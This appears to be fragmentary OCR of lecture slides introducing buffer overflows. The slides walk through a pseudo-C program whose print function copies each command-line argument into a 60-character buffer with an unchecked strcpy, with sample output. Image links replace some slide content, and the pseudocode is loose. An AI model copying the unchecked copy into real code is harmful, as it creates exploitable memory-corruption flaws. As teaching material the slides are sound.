
void main(integer argc, strings argv)
{
  for (; argc > 0; argc = argc – 1) {
    print(argv[argc]);
  }
}
```

```
$ ./print Hello World
World
Hello
$ ./print arg1 arg2 arg3
arg3
arg2
arg1
```

Review of how a program calls a function

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
   {
5:
     for (; argc > 0; argc = argc – 1) {
6:
       print(argv[argc]);
7:
     }
8:
   }
```



Review of how a program calls a function

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
5: {
6:   for (; argc > 0; argc = argc – 1) {
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
8:   }
   }
```



A Normal Example

```
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     string buffer[60];
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



